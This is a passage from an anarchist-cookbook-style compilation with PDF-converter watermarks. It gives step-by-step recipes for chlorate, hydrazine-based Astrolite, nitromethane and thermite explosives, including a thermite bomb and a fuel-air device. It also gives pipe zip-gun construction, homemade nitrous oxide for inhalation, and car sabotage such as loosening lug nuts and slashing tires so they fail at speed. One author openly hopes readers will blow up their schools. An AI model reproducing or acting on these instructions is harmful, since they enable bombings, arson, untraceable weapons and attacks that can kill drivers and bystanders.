If the sodium chloride salt is used in the initial step the crystallization is much more time consuming. The potassium chloride is the salt to use as the resulting product will crystallize out of the solution as it cools. The powdered and completely dry chlorate crystals are kneaded together with vaseline in a plastic bowl. ALL CHLORATE BASED EXPLOSIVES ARE SENSITIVE TO FRICTION AND SHOCK AND THESE SHOULD BE AVOIDED. If sodium chloride is used in this explosive it will have a tendency to cake and has a slightly lower detonation velocity.

This explosive is composed of the following:

- **Potassium/Sodium Chlorate 90%**
- **Vaseline 10%**

Simply pour the powder into a plastic baggy and knead in the vaseline carefully. This explosive (especially if the Sodium Chlorate variation is used) should not be exposed to water or moisture.

The detonation velocity can be raised to a slight extent by the addition of 2-3% aluminum substituted for 2-3% of the vaseline. This addition of this aluminum will give the explosive a bright flash if set off at night which will ruin night vision for a short while. The detonation velocity of this explosive is approximately 3200 m/sec for the potassium salt and 2900 m/sec for the sodium salt based explosive.

It was claimed above that this explosive degrades over time. I would assume that this occurs due to the small amount of water present in the vaseline, and that a different type of fuel would be better than the vaseline.

ASSORTED NASTIES:

Sweet-Oil

In this one you open there hood and pour some honey in their oil spout. If you have time you might remover the oil plug first and drain some of the oil out. I have tried this one but wasn't around to see the effects but I am sure that I did some damage.

Slow Air

OK, sneak up the victims car and poke a small hole somewhere in 2 of his/her tires. They only have 1 spare. Now if the hole is small but there then there tire will go flat some where on the road. You could slice the tire so this is blows out on the road with a razor blade. Cut a long and fairly deep (don't cut a hole all the way through) and peel a little bit of the rubber back and cut that off. Now very soon there tires will go flat or a possible blow out at a high speed if your lucky.

Vanishing Paint

Spread a little gas or paint thinner on the victims car and this will make his paint run and fade. Vodka will eat the paint off and so will a little 190. Eggs work great on paint if they sit there long enough.

Loose Wheel

Loosen the lugs on you victims tires so that they will soon fall off. This can really fuck some one up if they are cruising when the tire falls off.

Dual Neutral

This name sucks but pull the 10 bolt or what ever they have there off. (On the real wheels, in the middle of the axle) Now throw some screws, blots, nuts and assorted things in there and replace the cover. At this point you could chip some of the teeth off the gears.

Un-Midaser

Crawl under there car with a ratchet and loosen all the nuts on their exhaust so that it hangs low and will fall off soon. This method also works on transmissions but is a little harder to get all bolts off, but the harder you work the more you fuck them over.

LAUGHING GAS

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Learn how to make laughing gas from ammonium nitrate. Laughing gas was one of the earliest anesthetics. After a little while of inhaling the gas the patient became so happy [ain't life great?] he couldn't keep from laughing. Finally he would drift off to a pleasant sleep.

Some do-it-yourselfers have died while taking laughing gas. This is because they has generated it through plastic bags while their heads were inside. They were simply suffocating but were too bombed out to realize it.

The trick is to have a plastic clothes bag in which you generate a lot of the gas. Then you stop generating the gas and hold a small opening of the bag under your nose, getting plenty of oxygen in the meantime. Then, Whee! To make it you start with ammonium nitrate bought from a chemical supply house or which you have purified with 100% rubbing or wood alcohol.

First, dissolve a quantity of ammonium nitrate in some water. Then you evaporate the water over the stove, while stirring, until you have a heavy brine. When nearly all the moisture is out it should solidify instantly when a drop is put on an ice cold metal plate.

When ready, dump it all out on a very cold surface. After a while, break it up and store it in a bottle.

A spoonful is put into a flask with a one-hole stopper, with a tube leading into a big plastic bag. The flask is heated with an alcohol lamp.

When the temperature in the flask reaches 480 F the gas will generate. If white fumes appear the heat should be lowered as the stuff explodes at 600 F.

When the bag is filled, stop the action and get ready to turn on.

CAUTION:

NýO supplants oxygen in your blood, but you don't realize it. It's easy to die from NýO because you're suffocating and your breathing reflex doesn't know it. Do not put your head in a plastic bag. You will cheerfully choke to death.

PIPE OR "ZIP" GUNS

Commonly known as "zip" guns, guns made from pipe have been used for years by juvenile punks. Today's Militants make them just for the hell of it or to shoot once in an assassination or riot and throw away if there is any danger of apprehension.

They can be used many times but with some, a length of dowel is needed to force out the spent shell.

There are many variations but the illustration shows the basic design.

First, a wooden stock is made and a groove is cut for the barrel to rest in. The barrel is then taped securely to the stock with a good, strong tape.

The trigger is made from galvanized tin. A slot is punched in the trigger flap to hold a roofing nail, which is wired or soldered onto the flap. The trigger is bent and nailed to the stock on both sides.

The pipe is a short length of one-quarter inch steel gas or water pipe with a bore that fits in a cartridge, yet keeps the cartridge rim from passing through the pipe.

The cartridge is put in the pipe and the cap, with a hole bored through it, is screwed on. Then the trigger is slowly released to let the nail pass through the hole and rest on the primer.

To fire, the trigger is pulled back with the left hand and held back with the thumb of the right hand. The gun is then aimed and the thumb releases the trigger and the thing actually fires.

Pipes of different lengths and diameters are found in any hardware store. All caliber bullets, from the .22 to the .45 are used in such guns.

Some zip guns are made from two or three pipes nested within each other. For instance, a .22 shell will fit snugly into a length of a car's copper gas line. Unfortunately, the copper is too weak to withstand the pressure of the firing. So the length of gas line is spread with glue and pushed into a wider length of pipe. This is spread with glue and pushed into a length of steel pipe with threads and a cap.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Using this method, you can accommodate any cartridge, even a rifle shell. The first size of pipe for a rifle shell accommodates the bullet. The second accommodates its wider powder chamber.

A 12-gauge shotgun can be made from a 3/4 inch steel pipe. If you want to comply with the gun laws, the barrel should be at least eighteen inches long.

Its firing mechanism is the same as that for the pistol. It naturally has a longer stock and its handle is lengthened into a rifle butt. Also, a small nail is driven half way into each side of the stock about four inches in the front of the trigger. The rubber band is put over one nail and brought around the trigger and snagged over the other nail.

In case you actually make a zip gun, you should test it before firing it by hand. This is done by first tying the gun to a tree or post, pointed to where it will do no damage. Then a string is tied to the trigger and you go off several yards. The string is then pulled back and let go. If the barrel does not blow up, the gun is (probably) safe to fire by hand. Repeat firings may weaken the barrel, so NO zip gun can be considered "safe" to use.

Astrolite and Sodium Chlorate Explosives
By: Future Spy & The Fighting Falcon

Note: Information on the Astrolite Explosives were taken from the book 'Two Component High Explosive Mixtures' By Desert Pub'l

Some of the chemicals used are somewhat toxic, but who gives a fuck! Go ahead! I won't even bother mentioning 'This information is for enlightening purposes only'! I would love it if everyone made a gallon of astrolite and blew their fucking school to kingdom scum!

Astrolite

The astrolite family of liquid explosives were products of rocket propellant research in the '60's. Astrolite A-1-5 is supposed to be the world's most powerful non-nuclear explosive -at about 1.8 to 2 times more powerful than TNT. Being more powerful it is also safer to handle than TNT (not that it isn't safe in the first place) and Nitroglycerin.

Astrolite G

"Astrolite G is a clear liquid explosive especially designed to produce very high detonation velocity, 8,600MPS (meters/sec.), compared with 7,700MPS for nitroglycerin and 6,900MPS for TNT...In addition, a very unusual characteristic is that it the liquid explosive has the ability to be absorbed easily into the ground while remaining detonatable...In field tests, Astrolite G has remained detonatable for 4 days in the ground, even when the soil was soaked due to rainy weather" know what that means?....Astrolite Dynamite!

To make (mix in fairly large container & outside) Two parts by weight of ammonium nitrate mixed with one part by weight 'anhydrous' hydrazine, produces Astrolite G...Simple enough eh? I'm sure that the 2:1 ratio is not perfect, and that if you screw around with it long enough, that you'll find a better formula. Also, dunno why the book says 'anhydrous' hydrazine, hydrazine is already anhydrous...

Hydrazine is the chemical you'll probably have the hardest time getting hold of. Uses for Hydrazine are: Rocket fuel, agricultural chemicals (maleic hydra-zide), drugs (antibacterial and antihypertension), polymerization catalyst, plating metals on glass and plastics, solder fluxes, photographic developers, diving equipment. Hydrazine is also the chemical you should be careful with.

Astrolite A/A-1-5

Mix 20% (weight) aluminum powder to the ammonium nitrate, and then mix with hydrazine. The aluminum powder should be 100 mesh or finer. Astrolite A has a detonation velocity of 7,800MPS.

Misc Info

You should be careful not to get any of the astrolite on you, if it happens though, you should flush the area with water. Astrolite A&G both should be able to be detonated by a #8 blasting cap.

Sodium Chlorate Formulas

Sodium Chlorate is similar to potassium chlorate, and in most cases can be a substitute. Sodium chlorate is also more soluble in water. You can find sodium chlorate at Channel or any hardware/home improvement store. It is used in blowtorches and you can get about 3 lbs for about $6.00.

Sodium Chlorate Gunpowder

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **65% Sodium Chlorate**
- **22% Charcoal**
- **13% Sulfur**
- **Sprinkles of Graphite on top**

Rocket Fuel

- **6 parts Sodium Chlorate**
- **5 parts Rubber Cement**
- **Mix *THOROUGHLY***

Rocket Fuel II
(Better Performance)

- **50% Sodium Chlorate**
- **35% Rubber Cement ('One-Coat' brand)**
- **10% Epoxy Resin Hardener**
- **5% Sulfur**

You may want to add more sodium chlorate depending on the purity you are using.

Incendiary Mixture

- **55% Aluminum Powder (Atomized)**
- **45% Sodium Chlorate**
- **5% Sulfur**

Impact Mixture

- **50% Red Phosphorus**
- **50% Sodium Chlorate**

Unlike potassium chlorate, sodium chlorate won't explode spontaneously when mixed with phosphorus. It has to be hit to be detonated.

Filler explosive

- **85% Sodium Chlorate**
- **10% Vaseline**
- **5% Aluminum Powder**

Nitromethane formulas

I thought that I might add this in since it's similar to Astrolite.

- **Nitromethane (CH3NOý)**
- **Specific Gravity: 1.139**
- **Flash Point: 95øF**
- **Auto-Ignite: 785øF**

Derivation: Reaction of methane or propane with nitric acid under pressure.

Uses: Rocket fuel; solvent for cellulosic compounds, polymers, waxes, fats, etc.

To be detonated with a #8 cap, add:

95% nitromethane + 5% ethylenediamine
94% nitromethane + 6% aniline

Power output: 22-24% more powerful than TNT. Detonation velocity of 6,200MPS.

Nitromethane 'solid' explosives

- **2 parts nitromethane**
- **5 parts ammonium nitrate (solid powder)**

Soak for 3-5 min. When done, store in an air-tight container. This is supposed to be 30% more powerful than dynamite containing 60% nitro-glycerin, and has 30% more brilliance.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

MERCURY BATTERY BOMB!
by Phucked Agent!

Materials:

- **1 Mercury Battery (1« or 1.4 V Hearing Aid)**
- **1 working lamp with on/off switch**

It is VERY SIMPLE!!! Hurray! Kids under 18 shouldn't consider trying this one or else they would have mercuric acid on their faces!

Turn the lamp switch on to see if lite-bulb lights up.
If work, leave the switch on and unplug the cord
Unscrew the bulb (Don't touch the hot-spot!)
Place 1 Mercury Battery in the socket and make sure that it is touching the Hot-spot contact.
Move any object or furniture - Why? There may be sparks given off!
Now your favorite part, stand back and plug in cord in the socket.
And you will have fun!! Like Real Party!!!

219.Thermite IV **by Kilroy**

DISCLAIMER :
The making and possession of the following devices and mixtures is probably illegal in most communities. The incendiaries are capable of burning in excess of 5400øF and are next to impossible to extinguish. If you make them you accept all responsibility for their possession and use. You also accept all responsibility for your own stupidity and carelessness. This information is intended solely to educate. All Formulas are by Weight

Thermites are a group of pyrotechnics mixtures in which a reactive metal reduces oxygen from a metallic oxide. This produces a lot of heat, slag and pure metal. The most common thermite is ferroaluminum thermite, made from aluminum (reactive metal) and iron oxide (metal oxide). When it burns it produces aluminum oxide (slag) and pure iron. Thermite is usually used to cut or weld metal. As an experiment, a 3 lb. brick of thermite was placed on an aluminum engine block. After the thermite was done burning, only a small portion of block was melted. However, the block was very warped out of shape plus there were cracks all through the block. Ferro-thermite produces about 930 calories per gram The usual proportions of ferro-thermite are 25% aluminum and 75% iron oxide The iron oxide usually used is not rust (Fe2O3) but iron scale (Fe3O4). Rust will work but you may want to adjust the mixture to about 77% rust. The aluminum is usually coarse powder to help slow down the burning rate. The chemicals are mixed together thoroughly and compressed into a suitable container. A first fire mix is poured on top and ignited.

NOTE: Thermites are generally very safe to mix and store. They are not shock or friction sensitive and ignite at about 2000øF.

A first fire mix is a mixture that ignites easier than thermite and burns hot enough to light the thermite reliably. A very good one is :

- **Potassium Nitrate 5 parts**
- **Fine ground Aluminum 3 parts**
- **Sulfur 2 parts**

Mix the above thoroughly and combine 2 parts of it with 1 part of finely powdered ferro-thermite. The resulting mixture can be light by safety fuse and burns intensely.

One problem with thermites is the difference in weight between the aluminum and the oxide. This causes them to separate out rendering the thermite useless. One way to fix this is to use a binder to hold the chemicals to each other. Sulfur is good for this. Called Diasite, this formula uses sulfur to bind all the chemicals together. It's drawback is the thermite must be heated to melt the sulfur.

- **Iron Oxide 70 %**
- **Aluminum 23 %**
- **Sulfur 7 %**

Mix the oxide and aluminum together and put them in an oven at 325øF and let the mix heat for a while. When the mixture is hot

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

sprinkle the sulfur over it and mix well. Put this back in the oven for a few minutes to melt all the sulfur. Pull it back out and mix it again. While it is still hot, load into containers for use. When it cools, drill out the diasite to hold about 10 - 15 grams of first fire mix. When diasite burns it forms sulfide compounds that release hydrogen sulfide when in contact with water. This rotten egg odor can hamper fire fighting efforts. Thermite can be made not to separate by compressing it under a couple of tons pressure. The resulting pellet is strong and burns slower than thermite powder.

CAST THERMITE: This formula can be cast into molds or containers and hardens into a solid mass. It does not produce as much iron as regular ferro-thermite, but it makes a slag which stays liquid a lot longer. Make a mixtures as follows.

- **Plaster of Paris 2 parts**
- **Fine and Coarse Mixed Aluminum 2 parts**
- **Iron Oxide 3 parts**

Mix together well and add enough water to wet down plaster. Pour it into a mold and let it sit for « hour. Pour off any extra water that separates out on top. Let this dry in the sun for at least a week. Or dry in the sun for one day and put in a 250øF oven for a couple of hours. Drill it out for a first fire mix when dry.

THERMITE BOMB: Thermite can be made to explode by taking the cast thermite formula and substituting fine powdered aluminum for the coarse/fine mix. Take 15 grams of first fire mix and put in the center of a piece of aluminum foil. Insert a waterproof fuse into the mix and gather up the foil around the fuse. Waterproof the foil/fuse with a thin coat of wax. Obtain a two-piece spherical mold with a diameter of about 4-5 inches. Wax or oil the inside of the mold to help release the thermite. Now, fill one half of the mold with the cast thermite. Put the first fire/fuse package into the center of the filled mold. Fill the other half of the mold with the thermite and assemble mold. The mold will have to have a hole in it for the fuse to stick out. In about an hour, carefully separate the mold. You should have a ball of thermite with the first fire mix in the center of it, and the fuse sticking out of the ball. Dry the ball in the sun for about a week. DO NOT DRY IT IN AN OVEN! The fuse ignites the first fire mix which in turn ignites the thermite. Since the thermite is ignited from the center out, the heat builds up in the thermite and it burns faster than normal. The result is a small explosion. The thermite ball burns in a split second and throws molten iron and slag around. Use this carefully !

THERMITE WELL: To cut metal with thermite, take a refractory crucible and drill a 1/4 in. hole in the bottom. Epoxy a thin (20 gal) sheet of mild steel over the hole. Allow the epoxy to dry. Fill the crucible with ferro-thermite and insert a first fire igniter in the thermite. Fashion a standoff to the crucible. This should hold the crucible about 1 « in. up. Place the well over your target and ignite the first fire. The well works this way. The thermite burns, making slag and iron. Since the iron is heavier it goes to the bottom of the well. The molten iron burns through the metal sheet. This produces a small delay which gives the iron and slag more time to separate fully. The molten iron drips out through the hole in the bottom of the crucible. The standoff allows the thermite to continue flowing out of the crucible. The force of the dripping iron bores a hole in the target. A 2 lb thermite well can penetrate up to 3/4 in. of steel. Experiment with different configurations to get maximum penetration. For a crucible, try a flower pot coated with a magnesium oxide layer. Sometimes the pot cracks however. Take the cast thermite formula and add 50% ferro-thermite to it. This produces a fair amount of iron plus a very liquid slag.

THERMITE FUEL-AIR EXPLOSION: This is a very dangerous device. Ask yourself if you really truly want to make it before you do any work on it. It is next to impossible to give any dimensions of containers or weights of charges because of the availability of parts changes from one person to the next. However here is a general description of this device affectionately known as a HELLHOUND.

Make a thermite charge in a 1/8 in. wall pipe. This charge must be electrically ignited. At the opposite end of the pipe away from the ignitor side put a small explosive charge of flash powder weighing about 1 oz Drill a small hole in a pipe end cap and run the wires from the ignitor through the hole. Seal the wires and hole up with fuel proof epoxy or cement. Try ferrule cement available at sporting goods stores. Dope the threads of the end caps with a good pipe dope and screw them onto the pipe. This gives you a thermite charge in an iron pipe arranged so that when the thermite is electrically ignited, it will burn from one end to the other finally setting of the flash powder charge. Place this device in a larger pipe or very stout metal container which is sealed at one end. Use a couple of metal "spiders" to keep the device away from the walls or ends of the larger container. Run the wires out through the wall of the container and seal the wires with the fuel proof epoxy. Fill the container with a volatile liquid fuel. Acetone or gasoline works great. Now seal up the container with an appropriate end cap and it is done.

The device works like this: Attach a timer-power supply to the wires. When the thermite is ignited it superheats the liquid fuel. Since the container is strong enough to hold the pressure the fuel does not boil. When the thermite burns down to the explosive, it explodes rupturing the container and releasing the superheated fuel. The fuel expands, cooling off and making a fine mist and vapor that mixes with the surrounding air. The hot thermite slag is also thrown into the air which ignites the fuel-air mix. The result is obvious. Try about 1 « lbs of thermite to a gallon of fuel. For the pressure vessel, try an old pressure cooker. Because the fuel may dissolve the epoxy don't keep this device around for very long. But ask yourself, do you really

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

want to make this?

EXOTIC THERMITES: Thermites can also be made from teflon-magnesium or metal fluorides-magnesium or aluminum. If there is an excess of fluoride compound in the mixture, fluorine gas can be released. Fluorine is extremely corrosive and reactive. The gas can cause organic material to burst into flames by mere contact. For teflon-magnesium use 67% teflon and 33% magnesium. A strong first fire igniter should be used to ignite this mixture. Both the teflon and the magnesium should be in powdered form. Do not inhale any smoke from the burning mixture. If you use metal-fluorides instead of teflon, use fluorides of low energy metals. Lead fluoride is a good example. Try using 90% lead fluoride and 10% aluminum. Warning: Fluoride compounds can be very poisonous. They are approximately equal to cyanide compounds. Another exotic mix is tricalcium orthophosphate and aluminum. When this burns, it forms calcium phosphide which when contacts water releases hydrogen phosphide which can ignite spontaneously in air. Tricalcium orthophosphate has the formula Ca3(PO4)2 and is known as white-lockite. Use about 75% orthophosphate and 25% aluminum. This ratio may have to be altered for better burning as I have not experimented with it much and don't know if more aluminum may reduce the calcium better. It does work but it is a hard to ignite mixture. A first fire mix containing a few percent of magnesium works well.

Fighting thermite fires: Two ways to fight thermite fires are either smothering the thermite with sand. This doesn't put out the thermite but it does help contain it and block some of the heat. The other way is to flood the thermite with a great amount of water. This helps to break the thermite apart and stop the reaction. If you use a small amount of water, an explosion may result as the thermite may reduce the water and release hydrogen gas. Thermite can start fires from the heat radiating from the reaction. Nearby flammable substances can catch fire even though no sparks or flame touch them.